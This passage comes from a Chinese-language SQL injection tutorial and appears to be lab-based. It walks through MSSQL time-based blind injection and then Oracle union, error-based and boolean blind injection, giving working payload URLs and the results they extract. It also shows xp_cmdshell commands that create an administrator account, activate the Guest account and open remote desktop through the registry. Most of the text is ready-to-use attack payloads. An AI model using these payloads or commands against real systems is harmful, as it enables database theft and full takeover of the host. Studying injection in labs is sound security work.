
(select count(\*) from SysObjects where name in (select top 1 name from SysObjects where xtype='u')#查询结果为1

and len(name)=9#利用and，进行判断，9为表长度的猜测

id=1';if((select count(\*) from SysObjects where name in (select top 1 name from SysObjects where xtype='u') and len(name)=9)=1) WAITFOR DELAY '0:0:5'--+

http://192.168.52.138/sqli/less-1.asp?id=1';if((select count(\*) from SysObjects where name in (select top 1 name from SysObjects where xtype='u') and len(name)=6)=1) WAITFOR DELAY '0:0:10'--+


第一个表名长度为6



#### 7,查询第一个表的表名

id=1';if((select count(\*) from SysObjects where name in (select top 1 name from SysObjects where xtype='u') and ascii(substring(name,1,1))>90)=1) WAITFOR DELAY '0:0:5'--+

http://192.168.52.138/sqli/less-1.asp?id=1';if((select count(\*) from SysObjects where name in (select top 1 name from SysObjects where xtype='u') and ascii(substring(name,1,1))=101)=1) WAITFOR DELAY '0:0:5'--+




#### 8,查询第二个表的长度

select top 1 name from SysObjects where xtype='u' and name not in ('emails')#查询第一个表名，去除emails, emails为第一个表名

#同理，第三个表则 and name not in ('emails','uagents')

id=1';if((select count(\*) from SysObjects where name in (select top 1 name from SysObjects where xtype='u' and name not in ('emials')) and len(name)=6)<>0) WAITFOR DELAY '0:0:5'--+



#### 9,查询第二个表的名字

id=1’;if((select count(\*) from SysObjects where name in (select top 1 name from SysObjects where xtype='u' and name not in ('emails')) and ascii(substring(name,1,1)>100)!=1) WAITFOR DELAY '0:0:5'--+

http://192.168.52.138/sqli/less-1.asp?id=1’;if((select count(\*) from SysObjects where name in (select top 1 name from SysObjects where xtype='u' and name not in ('emails')) and ascii(substring(name,1,1)>100)!=0) WAITFOR DELAY '0:0:5'--+

#### 10,查询第一个表中的字段

#and name not in ('')查询第二个字段的时候可以直接在其中，排除第一个字段名

id=1';if((select count(\*) from syscolumns where name in (select top 1 name from syscolumns where id = object\_id('emails') and name not in ('')) and ascii(substring(name,1,1))=1)！=0) WAITFOR DELAY '0:0:1'--+

#### 11,查询字段类型

id=1';if((select count(\*) from information\_schema.columns where data\_type in(select top 1 data\_type from information\_schema.columns where table\_name ='emails') and ascii(substring(data\_type,1,1))=116)!=0) WAITFOR DELAY '0:0:5'--+

#### 12,查询数据

SELECT Name FROM Master..SysDatabases ORDER BY Name#查询所有数据库

SELECT top 1 sb.name FROM syscolumns s JOIN sysobjects sb ON s.id=sb.id WHERE s.name='password'#查询存在password字段的表名

id=1';if((select count(\*) from sysobjects where name in ((select name from sysobjects where name in (SELECT top 1 sb.name FROM syscolumns s JOIN sysobjects sb ON s.id=sb.id WHERE s.name='password') and ascii(substring(sysobjects.name,1,1))>1)))>0) waitfor delay '0:0:1'--

SELECT top 1 name FROM SysColumns where name like '%pass%'#查询包含pass的字段名

id=1';if((select count(\*) from SysColumns where name in (SELECT top 1 name FROM SysColumns where name like '%pass%' and ascii(substring(name,1,1))>1))>0) waitfor delay '0:0:1'--

### 2.6 存储过程

xp\_cmdshell 直接执行系统命令

xp\_regread 进行注册表读取

xp\_regwrite 写入到注册表

xp\_dirtree 进行列目录操作

xp\_ntsec\_enumdomains 查看domain信息


通过扩展存储getshell

条件：数据库是db\_owner权限 扩展存储必须开启

1,xp\_cmdshell


1. 查看是否禁用扩展存储过程xp\_cmdshell

http://192.168.52.138/sqli/less-1.asp?id=0' union select 1,2,count(\*) FROM master..sysobjects Where xtype = 'X' AND name = 'xp\_cmdshell'--+



id=1 and 1=(select count(\*) from master.sys.sysobjects where name=’xp\_cmdshell’)

http://192.168.52.138/sqli/less-1.asp?id=1' and 1=(select count(\*) from master.sys.sysobjects where name='xp\_cmdshell')--+



1. 执行命令

id=1;exec master.sys.xp\_cmdshell ‘net user admin Admin@123 /add’--+



id=1;exec master.sys.xp\_cmdshell ‘net localgroup administrators admin /add’--+

http://192.168.52.138/sqli/less-1.asp?id=1';exec master.sys.xp\_cmdshell 'net localgroup administrators admin /add'--+



**xp\_cmdshell详细使用方法：**

execute('sp\_configure "show advanced options",1') #将该选项的值设置为1

execute('reconfigure') #保存设置

execute('sp\_configure "xp\_cmdshell", 1') #将xp\_cmdshell的值设置为1

execute('reconfigure') #保存设置

execute('sp\_configure') #查看配置

execute('xp\_cmdshell "whoami"') #执行系统命令

exec sp\_configure 'show advanced options',1; #将该选项的值设置为1

reconfigure; #保存设置

exec sp\_configure 'xp\_cmdshell',1; #将xp\_cmdshell的值设置为1

reconfigure; #保存设置

exec sp\_configure; #查看配置

exec xp\_cmdshell 'whoami'; #执行系统命令

可以执行系统权限之后,前提是获取的主机权限是administrators组里的或者system权限

exec xp\_cmdshell 'net user Guest 123456' #给guest用户设置密码

exec xp\_cmdshell 'net user Guest /active:yes' #激活guest用户

exec xp\_cmdshell 'net localgroup administrators Guest /add' #将guest用户添加到administrators用户组

exec xp\_cmdshell 'REG ADD HKLM\SYSTEM\CurrentControlSet\Control\Terminal" "Server /v fDenyTSConnections /t REG\_DWORD /d 00000000 /f' #开启3389端口

## 3,Oracle sql注入

### 3.1 获取元素的方式

SELECT USERNAME from ALL\_USERS;--查看所有用户—

select TABLESPACE\_NAME FROM USER\_TABLESPACES;--查看所有的表空间

select TABLE\_NAME from USER\_TABLES WHERE ROWNUM=1;--查看当前用户的所有表

select column\_name from user\_tab\_columns where table\_name='DEMO';--查看当前用户的所有的列，如查询DEMO表下的所有列

SELECT object\_name from user\_objects;--查看当前用户的所有对象（表名称，约束、索引）

信息获取

SELECT \* from session\_roles; --当前用户的权限

SELECT \* from v$version WHERE rownum=1;--获取数据库版本

select \* from product\_component\_version;--同上

SELECT member from v$logfile WHERE rownum=1;--服务器操作系统

select instance\_name from v$instance;--服务器SID

SELECT sys\_context('userenv','current\_user') from dual;--当前连接用户[3]

当前用户：SELECT user FROM dual;

列出所有用户：

SELECT username FROM all\_users ORDER BY username;

列出数据库：

SELECT DISTINCT owner FROM all\_tables;

列出表名：

SELECT table\_name FROM all\_tables;SELECT owner, table\_name FROM all\_tables;

查询表所有列：

SELECT column\_name FROM all\_tab\_columns WHERE TABLE\_NAME='ADMIN';

定位文件：SELECT name FROM V$DATAFILE;

### 3.2 联合注入

#### 1,判断列数

http://192.168.1.6/orcl.php?id=1 order by 4—

#### 2,联合注入

http://192.168.1.6/orcl.php?id=-1 union select null,null,null,null from dual--

#### 3, 判断每个字段的数据类型

http://192.168.1.6/orcl.php?id=-1 union select 1,2,null,null from dual--

http://192.168.1.6/orcl.php?id=-1 union select 1,’2’,null,null from dual--

#### 4,判断当前数据库的用户

http://192.168.1.6:81/orcl.php?id=-1 union select 1, (select SYS\_CONTEXT('USERENV','CURRENT\_USER') from dual),null,null from dual--

#### 5,获取当前数据库的版本

http://192.168.1.6:81/orcl.php?id=-3 union select null,(select banner from sys.v\_$version whererownum=1),null,null from dual--

#### 6,爆破数据库名

http://192.168.1.6:81/orcl.php?id=-1 union select 1, (select owner from all\_tables where rownum=1),null,null from dual--

http://192.168.1.6:81/orcl.php?id=-1 union select 1, (select owner from all\_tables where rownum=1 and owner <>'SYS'),null,null from dual--

后续可以不断的去爆破，注意：表一定要大写

当前用户的表的获取

select table\_name from user\_tables where rownum=1

http://192.168.1.6:81/orcl.php?id=-1 union select 1, (select table\_name from user\_tables where rownum=1),null,null from dual--

#### 7,获取数据表DEMO，然后接着获取字段名

select column\_name from user\_tab\_columns where table\_name='ADMIN' and rownum=1

第一列：

http://192.168.1.6:81/orcl.php?id=-1 union select 1, (select column\_name from user\_tab\_columns where table\_name='DEMO' and rownum=1),null,null from dual--

第二列：

http://192.168.1.6:81/orcl.php?id=-1 union select 1, (select column\_name from user\_tab\_columns where table\_name='DEMO' and rownum=1 and column\_name<>'ID' ),null,null from dual—

第三列：

http://192.168.1.6:81/orcl.php?id=-1 union select 1, (select column\_name from user\_tab\_columns where table\_name='DEMO' and rownum=1 and column\_name<>'ID' and column\_name<>'NAME' ),null,null from dual—

最终获取的字段有：ID、NAME、AGE、SEX

#### 8 ,爆数据

http://192.168.1.6:81/orcl.php?id=-1 union select null, (select CONCAT(NAME, AGE) FROM DEMO where rownum=1 ),null,null from dual--

测试其他数据库：

http://192.168.1.6:81/orcl.php?id=-1 union select null, (SELECT CONCAT("name","password") FROM STU where rownum=1 ),null,null from dual—

### 3.3报错注入

|  |  |  |
| --- | --- | --- |
| 数据库类型 | 报错方式 | 例子 |
| MSYQL | 报错函数，如extractvalue、updatexml、floor等 | http://192.168.2.101/sqli-labs-master/Less-5/?id=2' and extractvalue(1,concat(0x7e,(database()),0x7e))%23 |
| MSSQL | 使用比较运算符，如[执行语句]>1、[报错语句]=1等 | http://192.168.23.132/less-1.asp?id=1' and (select @@version)=1-- |
| ORACLE | 同上，但是需要借助于一个可以报错的函数，如utl\_inaddr.get\_host\_name、ctxsys.drithsx.sn、XMLType等 | http://192.168.1.6:81/orcl.php?id=1 and 1=utl\_inaddr.get\_host\_name((select user from dual))-- |

#### 1, 判断注入点

http://192.168.1.6:81/orcl.php?id=1 and (select count (\*) from user\_tables)>0 --

http://192.168.1.6:81/orcl.php?id=1 and (select count (\*) from dual)>0

#### 2,显错函数

utl\_inaddr.get\_host\_name( )//获取ip 地址,其参数如果解析不了会报错，显示传递的参数。如果其参数是一个SQL语句，那么报错就会把结果给显示出来。

http://192.168.1.6:81/orcl.php?id=1 and 1=utl\_inaddr.get\_host\_name((select user from dual))--

ctxsys.drithsx.sn()：

http://192.168.1.6:81/orcl.php?id=1 and 1=ctxsys.drithsx.sn(1,(select user from dual))--

该函数在查询关于主题的对应关键词时，会报错显示出第二个参数的结果

XMLType():

http://192.168.1.6:81/orcl.php?id=1 and (select upper(XMLType(chr(60)||chr(58)||(select user from dual)||chr(62))) from dual) is not null --

其他函数有：

**dbms\_xdb\_version.checkin()**

and (select dbms\_xdb\_version.checkin((select user from dual)) from dual) is not null--**bms\_xdb\_version.makeversioned()**

and (select dbms\_xdb\_version.makeversioned((select user from dual)) from dual) is not null --**dbms\_xdb\_version.uncheckout()**

and (select dbms\_xdb\_version.uncheckout((select user from dual)) from dual) is not null --**dbms\_utility.sqlid\_to\_sqlhash()**

and (SELECT dbms\_utility.sqlid\_to\_sqlhash((select user from dual)) from dual) is not null --**ordsys.ord\_dicom.getmappingxpath()**

and 1=ordsys.ord\_dicom.getmappingxpath((select user from dual),user,user)—

**decode()**

and 1=(select decode(substr(user,1,1),'S',(1/0),0) from dual) --

注意：不会显示报错信息，需要通过页面来判断。当substr(user,1,1)=‘S’页面报错，其他情况页面无报错也不会显示数据。类似盲注。

decode(条件,值1,返回值1,值2,返回值2,...值n,返回值n,缺省值)，

SELECT ID,NAME,AGE,decode(SEX,1,'男'，0，'女') from DEMO;

http://192.168.1.6:81/orcl.php?id=1 and 1=(select decode(substr(user,1,1),'A',(1/0),0) from dual) –


http://192.168.1.6:81/orcl.php?id=1 and 1=(select decode(substr(user,1,1),'B',(1/0),0) from dual) --

上述测试结果为页面正常，不显示任何数据

http://192.168.1.6:81/orcl.php?id=1 and 1=(select decode(substr(user,1,1),'T',(1/0),0) from dual) --

显示如下的结果，说明当前用户的首字母是T，代码decode(substr(user,1,1),'T',(1/0),0)中

substr(user,1,1)='T'时，就返回(1/0)的值，但是0不能为分母，所以报错！



#### 3,爆数据库名


爆当前用户可以访问的表

select (select distinct owner from all\_tables where rownum=1) from dual

其中distinct 是去重的意思，另外有几个表需要大家熟悉一下。user\_tab\_columns是保存了当前用户的表、视图等；all\_tab\_columns可以帮助我们查询用户下的所有的表和列；all\_tables显示与当前用户可访问的表；user\_tables显示当前用户拥有的表

http://192.168.1.6:81/orcl.php?id=1 and 1=utl\_inaddr.get\_host\_name((select (SELECT DISTINCT owner FROM all\_tables where rownum=1) from dual))--

可以爆出用户可以访问的数据表，SYS是第一个，后续的表可以一一爆出来。



爆当前用户下的表

select table\_name from user\_tables where rownum=1

http://192.168.1.6:81/orcl.php?id=1 and 1=utl\_inaddr.get\_host\_name((select table\_name from user\_tables where rownum=1)) --

用户下的第一个表是DEMO

http://192.168.1.6:81/orcl.php?id=1 and 1=utl\_inaddr.get\_host\_name((select table\_name from user\_tables where rownum=1 and table\_name <>'DEMO')) --

用户下的第二表是FLAG

接着第三个表示STU

注意：table\_name <>'DEMO' 可以替换为table\_name not in (‘DEMO’)

#### 4,爆指定表下列名

想爆FLAG表下的列

select column\_name from user\_tab\_columns where table\_name='DEMO' and rownum=1

http://192.168.1.6:81/orcl.php?id=1 and 1=utl\_inaddr.get\_host\_name((select column\_name from user\_tab\_columns where table\_name='FLAG' and rownum=1)) --

爆出FLAG表下第一个字段：id

http://192.168.1.6:81/orcl.php?id=1 and 1=utl\_inaddr.get\_host\_name((select column\_name from user\_tab\_columns where table\_name='FLAG' and rownum=1 and column\_name <>'id')) --

第二个字段是name

第三个字段是pwd

最后的字段是flag

http://192.168.1.6:81/orcl.php?id=1 and 1=utl\_inaddr.get\_host\_name((select column\_name from user\_tab\_columns where table\_name='FLAG' and rownum=1 and column\_name not in ('id','name','pwd','flag') )) --

#### 5,爆字段内容

http://192.168.1.6:81/orcl.php?id=1 and 1=utl\_inaddr.get\_host\_name((select (SELECT CONCAT("name","pwd") FROM FLAG where rownum=1) from dual)) --

上图中是用户的账号和密码。可以使用其他的报错函数来测试。

### 3.4布尔盲注实践

在Oracle布尔盲注实验中，可以是普通猜解的方法也可以使用某些函数来辅助猜解，如前面提到的decode函数，以及instr函数等。接下来我们测试普通猜解方法、decode方法和instr方法

普通猜解方法

#### 1,获取当前用户下的数据表长度以及每个字符

SELECT LENGTH(table\_name) from user\_tables where rownum=1

http://192.168.1.6:81/orcl.php?id=1 and 4=(SELECT LENGTH(table\_name) from user\_tables where rownum=1)--

页面正常显示，判断当前的用户下表长度为4

猜测数据库表的每个字符，使用字符截取函数substr和ascii函数

http://192.168.1.6:81/orcl.php?id=1 and 68=((select ascii(substr(table\_name,1,1)) from user\_tables WHERE rownum=1))--

只有页面正常显示才能推出每个字符的ASCII。当前数据表的首字母的ASCII是68，也即D，依次爆出的字母是E、M、O。所以数据表名为DEMO

#### 2,猜解DEMO表下的字段

先猜解该表第一个字段的长度

select LENGTH(column\_name) from user\_tab\_columns where table\_name='DEMO' and rownum=1

http://192.168.1.6:81/orcl.php?id=1 and 2=((select LENGTH(column\_name) from user\_tab\_columns where table\_name='DEMO' and rownum=1))--

调整绿色背景的数字，为2时页面显示正常，说明DEMO表的一个字段长度为2

接着猜解这个2字符

select ascii(substr(column\_name,1,1)) from user\_tab\_columns where table\_name='DEMO' and rownum=1

http://192.168.1.6:81/orcl.php?id=1 and 73=((select ascii(substr(column\_name,1,1)) from user\_tab\_columns where table\_name='DEMO' and rownum=1))--

只有页面显示正常，则说明第一个字符是I。这个过程也可以使用BusrpSuite去爆破

http://192.168.1.6:81/orcl.php?id=1 and 73=((select ascii(substr(column\_name,1,1)) from user\_tab\_columns where table\_name='DEMO' and rownum=1))--浅紫色背景需要替换，前者范围[48,150],后者范围[1,2]。如下图所示，第一个字段是ID


http://192.168.1.6:81/orcl.php?id=1 and 73=((select ascii(substr(column\_name,1,1)) from user\_tab\_columns where table\_name='DEMO' and rownum=1 and column\_name <>’ID’ ))--

同理可以获取第二个字段的长度是4，对应的ASCII是78、65、77、69，也即NAME。剩下的步骤就不在赘叙了，可以参考前面的步骤。

#### 3,上一步可以获取的字段有NAME和PWD，接下来获取字段内容

http://192.168.1.6:81/orcl.php?id=1 and 102=((select length(CONCAT(NAME, AGE)) FROM DEMO where rownum=1 ))--

说明当前NAME和AGE内容长度是102，注意创建的数据表有问题，实际上长度是11。读者可以忽略此问题。



http://192.168.1.6:81/orcl.php?id=1 and 122=((select ASCII(substr(CONCAT(NAME, AGE),1,1))FROM DEMO where rownum=1 ))--

获取的(NAMEAGR)的第一个字符是z，依次获得hangshan20，也即名字是zhangshan，年龄是20

DECODE函数方式

Decode的使用方法：decode(条件,值1,返回值1,值2,返回值2,...值n,返回值n,缺省值)

意思是：当条件等于值1时就得到返回值1~~~~

***Step 1:***获取信息

当前用户名

判断长度：select decode(length(user),4,1,0) from dual

http://192.168.1.6:81/orcl.php?id=1 and 1=(select decode(length(user),4,1,0) from dual)*--*

页面显示正常，说明用户长度是4

获取每个字符：select decode(substr(user,1,1),'S',1,0) from dual

http://192.168.1.6:81/orcl.php?id=1 and 1=(select decode(substr(user,1,1),'T',1,0) from dual)*--*

页面正常显示，

接下来使用BP爆破获取用户名：

http://192.168.1.6:81/orcl.php?id=1 and  1=(select decode(substr(user,1,1),'T',1,0) from dual)--

黄色背景的地方需要替换。结果为TEST

***Step 2：***获取当前用户下的第一个表

长度判断：select decode(length(table\_name),4,1,0) from user\_tables where rownum=1

http://192.168.1.6:81/orcl.php?id=1 and 1=(select decode(length(table\_name),4,1,0) from user\_tables where rownum=1)*--*

页面实现正常，说明表名长度是4

字符猜解：select decode(ascii(substr(table\_name,1,1)),117,1,0) from user\_tables where rownum=1

http://192.168.1.6:81/orcl.php?id=1 and 1=(select decode(ascii(substr(table\_name,1,1)),117,1,0) from user\_tables where rownum=1)*--*

使用BP爆破，结果是DEMO

后面需要爆破DEMO表下字段以及字段对应内容，步骤和前面的很相似。

INSTR函数方法

函数instr的使用方法：instr(string1,string2)，在string1中找到string2所在的位置，找到返回其索引。

SELECT INSTR('substr', 'str') from dual;

select instr((select user from dual),'TEST') from dual; --返回值是1 说明用户中有TEST字符串

select instr((select length(user) from dual),4) from dual;-- 返回值是1 说明用户的长度是4

select instr((select length(table\_name) from user\_tables where rownum=1),4) from dual; --返回值是1 说明当前用户的第一个表的名称长度是4

该如何判断名称每个字符呢？

